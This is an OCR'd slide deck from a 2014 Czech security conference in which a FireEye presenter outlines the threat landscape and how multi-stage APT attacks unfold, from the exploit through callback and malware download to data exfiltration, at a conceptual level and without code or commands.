
SECURITY 2014

22. ročník konference o bezpečnosti v ICT



FireEye Architecture & Technology


Tomasz Pietrzyk

FireEye

Agenda

- Threat Landscape Deep Dive
- A look inside challenges of detection technology
- The FireEye Platform
- FireEye Platform: A Case Study

Current State of Cyber Security



Coordinated Persistent Threat Actors

Dynamic, Polymorphic Malware


NEW THREAT LANDSCAPE

Multi-Vector Attacks

Multi-Staged Attacks


Multi-Staged Cyber Attack

1. Exploitation of System
2. Malware Executable Download
3. Callbacks and Control Established
4. Lateral Spread
5. Data Exfiltration



Exploit Detection is Critical All Subsequent Stages can be Hidden or Obfuscated

What Is An Exploit?



Compromised webpage with exploit object

Exploit object can be in ANY web page


An exploit is NOT the same as the malware executable file!

1.Exploit object rendered by vulnerable software


2.Exploit injects code into running program memory

3.Control transfers to exploit code

Structure of a Multi-Flow APT Attack



Structure of a Multi-Flow APT Attack




Exploit Server

Callback Server


1 Embedded Exploit Alters Endpoint

2 Callback

Structure of a Multi-Flow APT Attack



Structure of a Multi-Flow APT Attack



Exploit Server

Callback Server

Encrypted Malware

Command and Control Server


1 Embedded Exploit Alters Endpoint

2 Callback

3 Encrypted malware downloads


4 Callback and data exfiltration

Structure of a Multi-Flow APT Attack


Exploit Server
Callback Server
Encrypted Malware
Command and Control Server
1 Embedded Exploit Alters Endpoint
2 Callback
3 Encrypted malware downloads
4 Callback and data exfiltration


Multi-Flow Structure of APT Attacks (e.g. Operation Aurora, Operation Beebus, CFR…)

1. Exploit injects code in Web browser
2. Exploit code downloads encrypted malware
3. Exploit code decrypts malware
4. Target end point connects to C&C server


Exploit in compromised Web page
Callback
Encrypted Malware
Command and Control Server
Embedded Exploit Alters Endpoint
Callback
Encrypted malware downloads
Callback and data exfiltration

